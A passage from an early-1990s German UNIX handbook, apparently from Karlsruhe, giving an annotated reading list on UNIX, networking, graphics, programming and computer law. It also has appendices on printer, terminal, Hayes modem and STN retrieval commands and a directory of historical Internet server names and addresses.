Benutzung von UNIX, geht in die Einzelheiten

M. Harlander Introduction to UNIX
OPD:
1991, 51 S., Postscript
UNIX, auf englisch und kürzer als unser Wälzer

J. A. Illik (siehe unter Programmieren in C und C++)

B. W. Kernighan, P. J. Plauger Software Tools
Addison-Wesley, Reading, 1976, 338 S.,
Grundgedanken einiger UNIX-Werkzeuge, zugleich
Anleitung für guten Programmierstil

B. W. Kernighan, R. Pike Der UNIX-Werkzeugkasten
Hanser, München, 1984, 402 S., 68 DM
Gebrauch der UNIX-Kommandos, fast nichts zum `vi`

D. G. Korn, M. I. Bolsky The Kornshell, Command and Programming Language
auch auf deutsch: Die KornShell
Hanser, München, 1991, 98 DM
Einführung in UNIX und die Korn-Shell

M. Loukides UNIX for FORTRAN Programmers
O'Reilly, Sebastopol, 1990, 244 S., 55 DM
Kurze, allgemeine Einführung in UNIX, ausführliche Behandlung der Programmer's Workbench im Hinblick auf FORTRAN

J. Peek u. a. UNIX Power Tools
O'Reilly, Sebastopol, 1993, 1119 S., 119 DM
Viele nützliche Hinweise für den Anwender, mit CD

M. J. Rochkind Advanced UNIX Programming
Prentice-Hall, London, 1985, 265 S., 85 DM
Beschreibung aller UNIX System Calls

A. T. Schreiner Professor Schreiners UNIX-Sprechstunde
Hanser, München, 1987, 316 S.,
Shellscripts und kurze C-Programme für verschiedene Zwecke

R. M. Stallman The GNU Manifesto
OPD:
1985, 8 S.
Ziele des GNU-Projekts

W. R. Stevens Advanced Programming in the UNIX Environment
Addison-Wesley, Reading, 1992, 744 S., 110 DM
Ähnlich wie Rochkind

A. S. Tanenbaum MINIX Information Sheet
OPD:
1992, 23 S.
Information zu MINIX, kein Ersatz für das Buch

L. Torvalds LINUX - a free unix-386 kernel
OPD:
1991, 8 S.
Erläuterungen zum LINUX-Betriebssystem

C. Zimmermann, A, W. Kraas MACH
Springer, Berlin, 1. Aufl. 1992, 210 S., 78 DM
Konzepte und Programmierung von MACH

7. UNIX Einzelthemen

– RFC 1244 Site Security Handbook
Internet, 1991, 101 S.
Sicherheits-Ratgeber für Internet-Benutzer

A. V. Aho, B. W. Kernighan, P. J. Weinberger The AWK Programming Language
Addison-Wesley, Reading, 1988, 210 S., 58 DM
Standardwerk zum AWK

B. Anderson u. a. UNIX Communications
Sams, North College, 1991, 736 S., 73 DM
Unix-Mail, Usenet, uucp und weiteres

M. I. Bolsky The vi User's Handbook
Prentice-Hall, Englewood Cliffs, 1985, 66 S., 59 DM (!)
Alle vi-Kommandos übersichtlich, aber keine Interna

D. A. Curry Improving the Security of Your UNIX System
OPD:
1990, 50 S., ASCII
Hilfe für System-Manager

D. Ferbrache A Pathology of Computer Viruses
Springer, Berlin, 1992, 299 S., 74 DM
Geschichte, Wirkungsweise, Gegenmaßnahmen, Reaktionen der Öffentlichkeit; auch UNIX- und Internet-Viren

B. Goodheart UNIX Curses Explained
Prentice-Hall, Englewood-Cliffs, 1991, 287 S., ca. 80 DM
Einzelheiten zu curses(3) und terminfo(4)

H. Kersten, M. Weinand Sicherheitsaspekte bei der Vernetzung von Unix-Systemen
Oldenbourg, München,

E. Nemeth, G. Snyder, S. Seebass UNIX System Administration Handbook
Prentice-Hall, Englewood-Cliffs, 1989, ?? S., ca. 100 DM
Empfehlung eines Stuttgarter Kollegen

A. Oram, S. Talbott Managing Projects with make
O'Reilly, Sebastopol, 1991, 136 S., 26 DM
Benutzung von make und makefiles

G. Staubach UNIX-Werkzeuge zur Textmusterverarbeitung
Springer, Berlin, 1989, 157 S., 38 DM
AWK, LEX und YACC

W. R. Stevens UNIX Network Programming
Prentice Hall, Englewood Cliffs, 1990, 772 S., ?? DM
C-Programme für Clients und Server der Netzdienste

8. Grafik

– American National Standard for Information Systems
Computer Graphics – Graphical Kernel System (GKS)
Functional Description. ANSI X3.124-1985
GKS-Referenz

J. Bechlars, R. Buhtz GKS in der Praxis
Springer, Berlin, 1986, 379 S.
GKS für FORTRAN-Programmierer

J. D. Foley Computer Graphics – Principles and Practice
Addison-Wesley, Reading, 1992, 1200 S., ??? DM
Standardwerk

T. Gaskins The PHIGS Programming Manual
O'Reilly, Sebastopol, 1992, 908 S., 102 DM
Lehrbuch und Nachschlagewerk, auch für Einsatz unter XWS

I. Grieger Graphische Datenverarbeitung
mit einer Einführung in PHIGS und PHIGS-PLUS
Springer, Berlin, 1992, 389 S., 48,– DM

T. Howard u. a. A Practical Introduction to PHIGS and PHIGS PLUS
Addison-Wesley, Reading,1991,

H. Kopp Graphische Datenverarbeitung
Hanser, München, 1989, 211 S.
mathematische Methoden, Algorithmen, GKS

L. Kosko PHIGS Reference Manual
O'Reilly, Sebastopol, 1992, 1000 S., 40 US-$

D. Yach WATCOM GKS Graphics, Tutorial and Reference
WATCOM Publications, Waterloo, 1989, 386 S.
GKS für Waterloo-Compiler

9. Netze (TCP/IP, OSI, Internet)

– Internet Resource Guide
NSF Network Service Center, Cambridge, 1989, 170 S.
OPD: nnsc.nsf.net
Verzeichnis der Informationsquellen im Internet

– Das Telekom-Buch 93/94
Deutsche Bundespost Telekom, Bonn, 1993, 320 S., 10 DM
Übersicht über alle Netzdienste der Bundespost vom
Telefon bis zum Televotum, leichtverständlich

D. E. Comer Internetworking with TCP/IP
Prentice-Hall, Englewood Cliffs, 1988, 382 S., 83 DM
Prinzipien, Protokolle und Architektur des Internet

EARN Guide to Network Resource Tools
OPD:
1993, 70 S.
Übersicht über Netzdienste wie Gopher, WWW, WAIS, ARCHIE,
NETSERV, NetNews und Listserv

A. C. Engst Internet Starter Kit for Macintosh
Hayden Books, Indianapolis, 1993, 641 S., 30 US-$
Die wichtigsten Internet-Dienste für den Mac, mit Diskette

S. Estrada Connecting to the Internet
O'Reilly, Sebastopol, 1993, 170 S., 32 DM
für Leute, die sich selbst um einen Anschluß ans Netz
kümmern müssen (ohne deutsche Besonderheiten)

A. Gaffin, J. Heitkötter Big Dummy's Guide to the Internet
OPD: ftp.germany.eu.net (), /pub/books/big-dummys-guide
1993, 220 S.
Einführung in die Dienste des Internet

H. Hahn, R. Scout The Internet Complete Reference
Osborne MacGraw-Hill, Berkeley, 1994, 818 S., 60 DM
Das Netz und seine Dienste von Mail bis WWW,
Lehrbuch und Nachschlagewerk für Benutzer des Internet

Ch. Hedrick Introduction to the Internet Protocols
OPD: topaz.rutgers.edu
1988, 34 S.
Einführung in die TCP/IP-Protokolle

Ch. Hedrick Introduction to Administration of an
Internet-based Local Network
OPD: athos.rutgers.edu
1988, 46 S.
Adressen, Routing, Netztopologie im Internet

B. P. Kehoe Zen and the Art of the Internet
OPD: ftp.cs.widener.edu (147.31.254.132), /pub/zen
1992, 100 S.
Einführung in die Dienste des Internet

E. Krol The Hitchhikers Guide to the Internet
OPD:
1987, 16 S.
Erklärung einiger Begriffe aus dem Internet

E. Krol The Whole Internet
O'Reilly, Sebastopol, 1992, 376 S., 25 US-$

T. L. LaQuey User's Directory of Computer Networks
Digital Press, Bedford, 1990, 653 S.,
Ins einzelne gehende Informationen über zahlreiche
Netze, zum Nachschlagen

P. Merdian Das amerikanische Internet
OPD: rusmv1.rus.uni-stuttgart.de

1989, 5 S.
BelWue und Internet, warum und wie

J. S. Quarterman The Matrix: Computer Networks and Conferencing Systems Worldwide
Digital Press, Bedford, 1990, 746 S., 80 DM
Praxisnahe Einführung, Netzliste nicht mehr aktuell

M. T. Rose The Open Book
Prentice-Hall, Englewood Cliffs, 1989, 651 S.,
OSI-Protokolle, Vergleich mit TCP/IP

C. Spurgeon Network Reading List: TCP/IP, UNIX, and Ethernet
OPD: (137.39.1.9), inet/doc/network-reading-list
1992, 35 S.
ausführlich kommentierte Literatur-Empfehlung

A. S. Tanenbaum Computer Networks
Prentice-Hall, London, 1988, 658 S., 88 DM
Einführung in Netze mit Schwerpunkt auf dem OSI-Modell

10. X-Window-System, Motif

– OSF/Motif Users's Guide
OSF/Motif Programmer's Guide
OSF/Motif Programmer's Reference
Prentice-Hall, Englewood Cliffs, 1990
Beschreibung der OSF/Motif Benutzeroberfläche

K. Gottheil u. a. X und Motif
Springer, Berlin, 1992, 694 S., 98 DM

O. Jones Introduction to the X Window System
Prentice-Hall, Englewood Cliffs, 1989, 511 S. , 89 DM
Programmieren für die X Window Software Umgebung

A. Nye XLib Programming Manual
O'Reilly, Sebastopol, 1990, 635 S., 90 DM
Einführung in das XWS und den Gebrauch der XLib

V. Quercia, T. O'Reilly X Window System Users Guide
O'Reilly, Sebastopol, 1990, 749 S., 90 DM
Einführung in das XWS für Benutzer

R. J. Rost X and Motif Quick Reference Guide
Digital Press + Wiley, Bedford, 1990, 369 S.,
Zusammenfassung aus den Referenz-Handbüchern

11. Programmieren allgemein

N. Ford Programmer's Guide
OPD:
1989, 31 S.
allgemeine Programmierhinweise, Shareware-Konzept

T. Grams Denkfallen und Programmierfehler
Springer, Berlin, 1990, 159 S., 58 DM
PASCAL-Beispiele, gelten aber auch für C-Programme

D. Gries The Science of Programming
Springer, Berlin, 1981, 366 S., 48 DM
Grundsätzliches zu Programmen und ihrer Prüfung, mit durchaus praktischer Bedeutung.

E. Horowitz Fundamentals of Programming Languages
Computer Science Press, Rockville, 1984, 446 S.,
auch bei Springer, Berlin, 1984
Überblick über Gemeinsamkeiten und Konzepte von Programmiersprachen von FORTRAN bis Smalltalk, kein Programmierkurs, sondern eine Ergänzung dazu

M. Marcotty, H. Ledgard The World of Programming Languages
Springer, Berlin, 1986, 360 S.,

R. W. Sebesta Concepts of Programming Languages
Benjamin/Cummings, Redwood City, 1989, 497 S.,
ähnlich wie Horowitz

I. Sommerville Software Engineering
Addison-Wesley, Reading, 1989, 653 S., ?? DM
Wie man ein Programmierprojekt organisiert; Werkzeuge, Methoden; sprachenunabhängig

N. Wirth Systematisches Programmieren
Teubner, Stuttgart, 1983, 160 S.,
Allgemeine Einführung ins Programmieren, PASCAL-nahe

A. Zeidler, R. Zellner Software-Ergonomie
Oldenbourg, München, 1994, 292 S., 68 DM

12. Programmieren in C und C++

– Microsoft Quick-C- und C-6.0-Handbücher
mehrere Bände bzw. Ordner
Lehr- und Referenzbücher für C

C. Brinkschulte Macintosh Programmieren in C
Springer, Berlin, 1992, 404 S., 89 DM

U. Claussen Objektorientiertes Programmieren
Springer, Berlin, 1993, 246 S., 48 DM
Konzept und Methodik von OOP, Beispiele und Übungen in C++, aber kein Lehrbuch für C++

G. Dodrill C++ Tutorial
Coronado Enterprises, Albuquerque, 1990, ca. 100 S.
OPD:
1990, ca. 100 S.
Lehrbuch für C++; C-Kenntnisse vorausgesetzt

A. R. Feuer Das C-Puzzle-Buch
Hanser Verlag, München, 1985, 190 S., 38 DM
Kleine, aber feine Aufgaben zu C-Themen

O. Hartwig C Referenz-Handbuch
Sybex, Düsseldorf, 1987, 432 S., 54 DM
Nachschlagewerk für K&R-C und ANSI-C

R. House Beginning with C
International Thomson Publishing, Australien, 1994, 568 S., 64 DM

J. A. Illik Programmieren in C unter UNIX
Sybex, Düsseldorf, 1989, 752 S., 89 DM
Lehrbuch, C und UNIX mit Schwerpunkt Programmieren

R. Jones, I. Steart The Art of C Programming
Springer, Berlin, 1987, 186 S.,

B. W. Kernighan, D. M. Ritchie The C Programming Language
Prentice-Hall, London, 79 DM
Deutsche Übersetzung: Programmieren in C
Zweite Ausgabe, ANSI C
Hanser Verlag, München, 1990, 283 S., 56 DM
Standardwerk zur Programmiersprache C, Lehrbuch

R. Klatte u. a. C-XSC
Springer, Berlin, 1993, 269 S., 74 DM
C++-Klassenbibliothek für wissenschaftliches Rechnen

P. J. Plauger, J. Brodie Referenzhandbuch Standard C
Vieweg, Braunschweig, 1990, 236 S., 64 DM

P. J. Plauger The Standard C Library
Prentice-Hall, Englewood Cliffs, 1991, 498 S., 73 DM
Die Funktionen der Standardbibliothek nach ANSI

H. Schildt ANSI C made easy
Osborne McGraw-Hill, Berkeley, 1989, 452 S., 50 DM
Leichtverständliche Einführung in ANSI-C

B. Stroustrup The C++ Programming Language
Addison-Wesley, Reading, 2. Aufl. 1991, 669 S., 76 DM
Lehrbuch, Klassiker für C++

M. D. Tiemann User's Guide to GNU C++
OPD:
1989, ca. 100 S., LaTeX

R. Ward Debugging C
Addison-Wesley, Bonn, 1988, 322 S., 68 DM
Systematische Fehlersuche, hauptsächlich in C-Programmen

13. Programmieren in anderen Sprachen

W. Gehrke FORTRAN 90 Referenz-Handbuch
Hanser, München, 1991, 964 S., 168 DM
Beschreibung des Standards, kein Lehrbuch für Anfänger

H. R. Göpfrich Wirtschaftsinformatik II
UTB Nr. 803, G. Fischer, Stuttgart, 1988, 443 S., 20 DM
Strukturiertes Programmieren in COBOL

D. Hergert Microsoft QuickBASIC
Microsoft Press, Redmond, 1989, 449 S., 42 DM

K. Jensen, N. Wirth u. a. Pascal User Manual and Report
Springer, Berlin, 1991, 290 S., 48 DM

K. Jensen, N. Wirth Pascal-Benutzerhandbuch
Springer, Berlin, 1991, 243. S., 49 DM

E. Kaucher u. a. Programmiersprachen im Griff
Band 5: FORTRAN 77, Band 7: Übungen und Tests in FORTRAN 77
BI-Hochschultaschenbücher Band 609 und 617
Bibliographisches Institut, Mannheim, 1984
Ausführliche Anleitung zum Programmieren in FORTRAN 77, in gleicher Weise auch für PASCAL und BASIC erhältlich.

F.Singer Programmieren mit COBOL
Teubner, Stuttgart, 1988, 319 S.,
Lehrbuch für COBOL 85

H. Wehnes FORTRAN 77
Hanser, München, 1989, 279 S., ?? DM
Lehrbuch für den Anfänger

14. Anwendungen

– Guide to Commands
STN International c/o FIZ Karlsruhe, 1991, 314 S.
Beschreibung der Retrieval-Sprache Messenger

H. Kopka LaTeX - eine Einführung
Addison-Wesley, Bonn, 1990, 340 S., 68 DM
Ausführliche Anleitung zu LaTeX, viele Beispiele

H. Kopka LaTeX - Erweiterungsmöglichkeiten
Addison-Wesley, Bonn, 1990, 479 S., 80 DM
Erweiterungen, AMS-TeX, Grafik, Metafont, WEB

L. Lamport LaTeX User's Guide and Reference Manual
Addison-Wesley, Reading, 1986, 242 S., 69 DM
Standardwerk zu LaTeX

P. Luidl Typographie
Schlüter, Hannover, 1991, 146 S., 79 DM
Herkunft, Aufbau und Anwendung von Druckschriften,
Seiten-Layout

J. T. Perry, J. G. Lateer Understanding Oracle
Sybex, San Francisco, 1989, 634 S.,

E. D. Stiebner Handbuch der Drucktechnik
Bruckmann, München, 1992, 362 S., 98 DM

G. Stürner Oracle Version 6.0
Markt & Technik, Haar, 1990, 219 S., 79 DM

F. W. Weitershaus Duden Satz- und Korrekturanweisungen
Dudenverlag, Mannheim, 1980, 268 S., 17 DM
Hilfe beim Herstellen von Druckvorlagen

15. Geschichte der Informatik

F. L. Bauer, G. Goos Informatik 2. Teil
(siehe unter Informatik)

O. A. W. Dilke Mathematik, Maße und Gewichte in der Antike (Universalbibliothek Nr. 8687 [2])
Reclam, Stuttgart, 1991, 135 S., ?? DM

A. Hodges Alan Turing, Enigma
Kammerer & Unverzagt, Berlin, 1989, 680 S., 58 DM

R. Oberliesen Information, Daten und Signale
Deutsches Museum, rororo Sachbuch Nr. 7709
zur Zeit vergriffen

K. Zuse Der Computer - Mein Lebenswerk
Springer, Berlin, 3. Aufl. 1993, 220 S., 58 DM
Autobiografie Konrad Zuses

16. Computerrecht

U. Dammann, S. Simitis Bundesdatenschutzgesetz
Nomos Verlag, Baden-Baden, 1993, 606 S., 38 DM
BDSG mit Landesdatenschutzgesetzen und Internationalen Vorschriften; Texte, kein Kommentar

A. Junker Computerrecht. Gewerblicher Rechtsschutz, Mängelhaftung, Arbeitsrecht. Reihe Recht und Praxis
Nomos Verlag, Baden-Baden, 1988, 267 S., 45 DM

B.-D. Meier Softwarepiraterie – eine Straftat?
Juristenzeitung 1992, Nr. 13, S. 657 - 665

W. Steinke Die Kriminalität durch Beeinflussung von Rechnerabläufen
Neue Juristische Wochenschrift 1975, Nr. 41, S. 1867 - 1869

K. Tiedemann Die Bekämpfung der Wirtschaftskriminalität durch den Gesetzgeber
Juristenzeitung 1986, Nr. 19, S. 865 - 874

17. Philosophische Feigenblätter

J. Ladd Computer, Informationen und Verantwortung
in: Wissenschaft und Ethik, herausgegeben von H. Lenk
Reclam-Band 8698, Ph. Reclam, Stuttgart

P. Schefe u. a. Informatik und Philosophie
BI Wissenschaftsverlag, Mannheim, 1993, 326 S., 38 DM
Sammlung von 18 Aufsätzen verschiedener Themen und Meinungen

K. Steinbuch Die desinformierte Gesellschaft
Busse + Seewald, Herford, 1989, 269 S.

J. Weizenbaum Die Macht der Computer und die Ohnmacht der Vernunft (im Original: Computer Power and Human Reason. From Judgement to Calculation)
Suhrkamp Taschenbuch Wissenschaft 274, Frankfurt (Main), 1990, 369 S., 20 DM

H. Zemanek Das geistige Umfeld der Informationstechnik
Springer, Berlin, 1992, 303 S., 39 DM
Zehn Vorlesungen über Technik, Geschichte und Philosophie des Computers, von einem der Pioniere

18. Zeitschriften

– ConneXions
Interop Inc., Mountain View CA, USA, monatlich
TCP/IP und OSI

– IX
Verlag Heinz Heise, Hannover, monatlich, ca. 130 S.
für Anwender von Multi-User-Systemen, technisch

– Offene Systeme
GUUG/Springer, Berlin, viermal im Jahr,
offizielle Zeitschrift der German UNIX User Group

– The C Users Journal
R + D Publications, Lawrence, USA, monatlich, ca. 150 S.

– unix/mail
Hanser Verlag, München, sechsmal im Jahr, ca. 70 S.
für Entwickler und Benutzer

– UNIX Open
Aktuelles Wissen Verlagsgesellschaft mbH, Trostberg
monatlich, ca. 100 S.

– Unix Welt
IDG Communications Verlag, München, monatlich, ca. 110 S.

– Unix World
MacGraw-Hill, Mountain View, USA, monatlich, ca. 200 S.
das Neueste aus der Heimat von UNIX

Hier noch die E-Mail-Anschriften einiger Verlage:

- Verlag Heinz Heise (Redaktion IX), Hannover, post@ix.de
- O'Reilly, Sebastopol, nuts@ora.com
- Springer, Berlin, ???@???

Anhang M
Spezielle Sprachen

Hier werden die wichtigsten Befehle aus einigen Steuersprachen und einer Dialogsprache für spezielle Aufgaben zusammengefaßt. Den vollständigen Sprachumfang entnimmt man den jeweiligen Referenz-Handbüchern.

M.1 Plottersprache: HPGL

Die Hewlett-Packard Graphics Language HPGL dient zur Ansteuerung von Plottern und hat sich für diesen Zweck weltweit durchgesetzt. Der Sprachumfang ist im Lauf der Jahre entsprechend den Fortschritten bei den Plottern gewachsen.

M.2 Druckersprachen: HP-PCL und ESC/P

Die Hewlett-Packard Printer Control Language HP-PCL (PCL5) dient zur Ansteuerung von Druckern. Neben PCL sind weitere Druckersprachen verbreitet wie Epson ESC/P. Die heutige Version PCL5 hat viele Befehle aus HPGL integriert, da Laserdrucker sowohl zum Drucken wie zum Plotten eingesetzt werden.

M.3 Druckersprache: Postscript

Die Sprache Postscript der Firma Adobe dient zur Beschreibung von ganzen Seiten als Grafiken. Sie hat sich im Bereich der Laserdrucker stark ausgebreitet, obwohl sie aufwendig ist.

M.4 Terminals: HP und ANSI

Bildschirm-Terminals werden ähnlich wie Drucker über eine Steuersprache angesprochen. Neben dem Standard ANSI – der auf das Terminal DEC VT100 zurückgeht – gibt es viele herstellereigene Sprachen. In Einzelheiten unterscheiden sie sich sogar von Terminal zu Terminal desselben Herstellers. Nachstehend sind die wichtigsten Steuerbefehle von Hewlett-Packard und nach ANSI aufgeführt. Ein Postscript für Bildschirme (Display-Postscript) ist im Werden.

M.5 Modem-Kommandos

M.5.1 Hayes

Die Firma Hayes stellt Modems her und hat für diese einen Satz von Kommandos geschaffen, der sich weltweit durchgesetzt hat. Die meisten Modems verstehen eine Übermenge des Standard-Befehlssatzes von Hayes. Da diese Kommandos (mit einer Ausnahme) mit `at` (= attention please) beginnen, werden sie auch als at-Kommandos bezeichnet. Es dürfen Groß- oder Kleinbuchstaben verwendet werden, jedoch nicht gemischt.

ata	Answer Command
atb0	Select CCITT Communication Standard
atb1	Select USA/Canada Communication Standard
atc	Carrier Control Selection
atd	Dial Command
ate	Command State Character Echo Selection
atf	On-line State Character Echo Selection
ath	Hook Command Options
ati	Internal Memory Tests
atl	Speaker Volume Level Selection
atm	Speaker On/Off Selection
atn	Negotiation of Handshake Options
ato	On-line Command
atp	Select Pulse Dialing Method
atq	Result Code Display Options
atsn=r	Write to S-Register n
atsn?	Read from S-Register n
att	Select Tone Dialing Method
atv	Result Code Format Options
atw	Negotiation Progress Message Selection
atx	Call Progress Options
aty	Long Space Disconnect Options
atz	Soft Reset
at&b	V.32 Auto Retrain Options
at&c	Data Carrier Detect Options
at&d	Data Terminal Ready Options
at&f	Recall Factory Profile
at&g	Guard Tone Selection
at&j	Jack Type Selection
at&k	Local Flow Control Options
at&l	Line Type Selection
at&o	PAD Channel Selection
at&q	Communications Mode Options
at&r	RTS/CTS Options
at&s	Data Set Ready Options
at&t	Test Options
at&u	Trellis Coding Options
at&v	View Configuration Profiles
at&w	Write Active Profile to Memory
at&x	Synchronous Transmit Clock Source
at&y	Select Stored Profile for Hard Reset
at&z	Store Telephone Number

Mehrere Kommandos dürfen zu einer Zeile vereinigt werden, wobei der `at`-Vorspann nur einmal zu Beginn erforderlich ist. Mit RETURN wird das Kommando beendet und die Ausführung veranlaßt. Um im transparenten Modus (das heißt während des Übertragens) in den Befehlsmodus zu schalten, ohne die Verbindung abzubrechen, ist das Kommando `+++` gefolgt von einer Pause von mindestens 1 sec zu geben. Eine für Deutschland verwendbare Startsequenz lautet:

```
ATZ
AT S7=45 S0=0 V1 X3
ATDP 0721,60451
```

Die erste Zeile sorgt für ein Reset, dann wird das Register S7 auf 45 Sekunden gesetzt. Falls das Modem innerhalb dieser Zeit nach dem Wählvorgang keine Antwort bekommt, legt es wieder auf. Der Wert 0 im Register S0 bewirkt, daß das Modem ankommende Anrufe nicht beantwortet, also nur für abgehende Verbindungen eingerichtet ist. Das Kommando `V1` teilt dem Modem mit, Statusmeldungen (result codes) in Wortform, nicht als Zahlen auszugeben. `X3` schließlich legt ein bestimmtes Antwortverhalten des Modems fest. Die letzte Zeile veranlaßt die Wahl der Nummer 0721-Pause-60451 im hierzulande gebräuchlichen Pulswählverfahren. Geht alles gut, pfeift ein Modem des Rechenzentrums der Universität Karlsruhe zurück.

M.5.2 CCITT

(Fortsetzung folgt)

M.6 Messenger-Kommandos (STN)

Messenger ist die Retrieval-Sprache des Scientific and Technical Information Network STN. Andere Hosts verwenden andere Sprachen, beispielsweise das FIZ Technik die Sprache Data-Star Online. Leider sind sich die Sprachen nur ähnlich.

Kommando	Beispiel	Wirkung
file	file mathdi	wählt Datenbank aus
search	search unix	sucht nach Begriffen oder Namen
display	display l3 1-2	zeigt Treffer an
print	print l3	druckt Ergebnis auf Papier aus
help	help messages	Online-Hilfe

$	$	Eingabezeile ignorieren, da falsch
logoff	logoff	Verbindung beenden

Die Kommandos dürfen abgekürzt werden – `search` zu `s` – solange sie eindeutig bleiben.

Anhang N

Netzadressen (Internet)

Viele Computer haben außer den angegebenen Namen noch Zweitnamen, bei denen dann oft der erste Teil des Namens durch **ftp** ersetzt wurde, z. B. **ftp.rz.fh-aalen.de** als Zweitname von **noc.rz.fh-aalen.de**. Manche der angegebenen Computer können mehrere Internetadressen haben, insbesondere Gateways. So hat **belw-gw.rz.uni-karlsruhe.de** außer der angeführten Adresse noch 5 weitere. Die Adressen können sich ändern, die Namen bleiben. PCs mit dem Betriebssystem MS-DOS sind in der Regel nicht zu erreichen (Single-tasking-Systeme), ebensowenig Macs. Die meisten Systeme laufen unter UNIX.

N.1 Karlsruhe (Klick-Netz)

(Institut für Mechanische Verfahrenstechnik und Mechanik (Auswahl))

ftp.ciw.uni-karlsruhe.de	129.13.118.2 Anonymous FTP, OS/2 Vers. 2.1
mvmpc1.ciw.uni-karlsruhe.de	129.13.118.1 PC Bernör, OS/2 Vers. 2.1
mvmpc3.ciw.uni-karlsruhe.de	129.13.118.3 PC Alex, ständig im Umbau
mvmhp.ciw.uni-karlsruhe.de	129.13.118.15 HP 9000/835 CIP-Pool 2, HP-UX, Mail

(RZ-Pool MV, Institut für MVM, Raum 106a)

mv30.rz.uni-karlsruhe.de	129.13.118.241 HP 9000/835 2 Arbeitsplätze
mv40.rz.uni-karlsruhe.de	129.13.118.242 HP 9000/825 1 Arbeitsplatz
mv70.rz.uni-karlsruhe.de	129.13.118.243 HP 9000/720 Server und Arbeitsplatz

(Weitere RZ-Pools im KLICK-Netz (Server))

rz20.rz.uni-karlsruhe.de	129.13.97.240

	HP 9000/825 RZ
ph70.rz.uni-karlsruhe.de	129.13.102.240
	HP 9000/825 PH
ch20.rz.uni-karlsruhe.de	129.13.106.240
	HP 9000/825 CH
fg20.rz.uni-karlsruhe.de	129.13.110.240
	HP 9000/825 FG
ma20.rz.uni-karlsruhe.de	129.13.114.240
	HP 9000/825 MA
et20.rz.uni-karlsruhe.de	129.13.116.240
	HP 9000/825 ET
wi20.rz.uni-karlsruhe.de	129.13.126.240
	HP 9000/825 WI
uw20.rz.uni-karlsruhe.de	129.13.132.240
	HP 9000/825 West
dt20.rz.uni-karlsruhe.de	129.13.160.240
	HP 9000/825 DT
mb20.rz.uni-karlsruhe.de	129.13.161.240
	HP 9000/825 MB

(Sonstige Server im KLICK-Netz (Auswahl))

askhp.ask.uni-karlsruhe.de	129.13.200.33
	Anonymous FTP ASK UNIKA
belw-gw.rz.uni-karlsruhe.de	129.13.64.1
	BelWue-Gateway RZ UNIKA
gate.fzi.de	141.21.4.3
	Anonymous FTP FZI Karlsruhe
hp850.rz.uni-karlsruhe.de	129.13.97.220
	HP 850 RZ UNIKA
ibm3090.rz.uni-karlsruhe.de	129.13.99.1
	IBM 3090 RZ UNIKA
iraun1.ira.uka.de	129.13.10.90
	Anon. FTP Informatik UNIKA
ma2s2.mathematik.uni-karlsruhe.de	129.13.115.2
	Anon. FTP Mathematik UNIKA
netserv.rz.uni-karlsruhe.de	129.13.64.5
	Netzserver RZ UNIKA
nz11.rz.uni-karlsruhe.de	129.13.64.7
	Mailhost RZ UNIKA
nz20.rz.uni-karlsruhe.de	129.13.96.2
	Anonymous FTP RZ UNIKA
vp.rz.uni-karlsruhe.de	129.13.99.5
	VP SN600/20 RZ UNIKA

N.2 BelWue-Netz

(Infoserver und Anonymous-FTP-Server außerhalb Karlsruhe)

noc.rz.fh-aalen.de	141.18.1.12
	FH Aalen
fidji.informatik.uni-freiburg.de	132.230.30.80
	Uni Freiburg
sun8.ruf.uni-freiburg.de	132.230.1.56
	Uni Freiburg
statlab.uni-heidelberg.de	129.206.113.100
	Uni Heidelberg
sun0.urz.uni-heidelberg.de	129.206.100.126
	Uni Heidelberg
sunserver.embnet.dkfz-heidelberg.de	192.54.49.67
	DKFZ Heidelberg
vogon.mathi.uni-heidelberg.de	129.206.26.13
	Uni Heidelberg
ftp.uni-kl.de	131.246.9.95
	Uni Kaiserslautern
uranus.mathematik.uni-kl.de	131.246.184.8
	Uni Kaiserslautern
attis.rz.uni-konstanz.de	134.34.1.2
	Uni Konstanz
ifi.informatik.uni-stuttgart.de	129.69.211.1
	Uni Stuttgart
inf.informatik.uni-stuttgart.de	129.69.211.2
	Uni Stuttgart
rusmv1.rus.uni-stuttgart.de	129.69.1.12
	Uni Stuttgart
softserv.zdv.uni-tuebingen.de	134.2.2.21
	Uni Tübingen
oracle.rz.uni-ulm.de	134.60.1.125
	Uni Ulm
titania.mathematik.uni-ulm.de	134.60.66.21
	Uni Ulm

N.3 Deutschland

(Infoserver und Anonymous-FTP-Server außerhalb BelWue (Auswahl))

sally.informatik.rwth-aachen.de	137.226.112.172
	TH Aachen
methan.chemie.fu-berlin.de	130.133.2.81
	FU Berlin

hp850.hrz.uni-bielefeld.de	129.70.4.128 Uni Bielefeld
ftp.germany.eu.net	192.76.144.75 Netzserver Dortmund
faui43.informatik.uni-erlangen.de	131.188.1.43 Uni Erlangen
rzsun2.informatik.uni-hamburg.de	134.100.4.42 Uni Hamburg
rs1.rrz.uni-koeln.de	134.95.80.5 Uni Köln
vax.ph-cip.uni-koeln.de	134.95.64.1 Uni Köln
forwiss.uni-passau.de	132.231.1.10 Uni Passau
cs.uni-sb.de	134.96.7.254 Uni Saarbrücken

Eine Liste (ftp.list.de) ist von nz20.rz.uni-karlsruhe.de (129.13.96.2) im Verzeichnis /pub/doc erhältlich.

N.4 Ausland

(nur Infoserver und Anonymous-FTP-Server (Auswahl))

ames.arc.nasa.gov	128.102.18.3 NASA
archive.cis.ohio-state.edu	128.146.8.52 Uni Ohio
argus.stanford.edu	36.56.0.151 Uni Stanford
boombox.micro.umn.edu	134.84.132.2 OPD Gopher, Minnesota, USA
ftp.3com.com	129.213.128.5 3Com - Rechner
ftp.ans.net	147.225.1.2 Advanced Network Service, New York
ftp.cica.indiana.edu	129.79.20.84 Indiana, USA
ftp.nisc.sri.com	192.33.33.22 Kalifornien, USA
ftp.uu.net	192.48.96.9 Falls Church, Virginia, USA
garbo.uwasa.fi	128.214.87.1 Uni Vaasa, Finnland
gatekeeper.dec.com	16.1.0.2 DEC - Rechner
hpcvaaz.cv.hp.com	15.255.72.15 HP - Rechner
labrea.stanford.edu	36.8.0.112 OPD TeX, Stanford, USA
netcom.netcom.com	192.100.81.100 Network Communication Service
nic.ddn.mil	192.112.36.5 Network Information Center des DoD
nic.nordunet.net	192.36.148.17 Nordunet Network Server
nic.switch.ch	130.59.1.40 Network Information Center, Schweiz
nnsc.nsf.net	128.89.1.178 National Network Service Center, USA
nxoc01.cern.ch	128.141.201.74 CERN, Genf, Schweiz
oak.oakland.edu	141.210.10.117 Oakland, USA
omnigate.clarkson.edu	128.153.4.2 Uni Clarkson, New York
pilot.njin.net	128.6.7.38 OPD FTP-List, Santa Cruz, New Jersey
plains.nodak.edu	134.129.111.64 Uni North Dakota
prep.ai.mit.edu	18.71.0.38 OPD für GNU Software, Mass., USA
